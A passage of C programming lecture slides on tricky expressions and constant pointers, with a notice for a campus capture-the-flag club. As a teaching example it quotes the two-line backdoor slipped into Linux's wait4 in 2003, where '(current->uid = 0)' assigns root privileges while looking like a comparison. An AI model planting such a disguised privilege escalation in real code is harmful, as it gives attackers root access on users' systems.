while ((c=getchar()) != EOF)
```

Tricky expressions

But on Nov. 5, 2003, Larry McVoy **noticed** that there was a code change in the CVS copy that did not have a pointer to a record of approval. Investigation showed that the change had never been approved and, stranger yet, that this change did not appear in the primary BitKeeper repository at all. Further investigation determined that someone had apparently broken in (electronically) to the CVS server and inserted this change.

What did the change do? This is where it gets really interesting. The change modified the code of a Linux function called wait4, which a program could use to wait for something to happen. Specifically, it added these two lines of code:

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
        retval = -EINVAL;
```

https://freedom-to-tinker.com/blog/felten/the-linux-backdoor-attempt-of-2003/

Free Your Mind

Fridays at 1:30-3pm in FAB145
starting October 2nd

Play security games with the PSU Capture-The-Flag club
Vulnerabilities, reverse engineering, exploits!

ctf@cs.pdx.edu

Extra

Constant pointers

Used for static arrays

- Square brackets used to denote arrays
- Symbol that points to a fixed location in memory

- Can change characters in string (`amsg[3] = 'x';`)
- Can not reassign amsg to point elsewhere (i.e. `amsg = p`)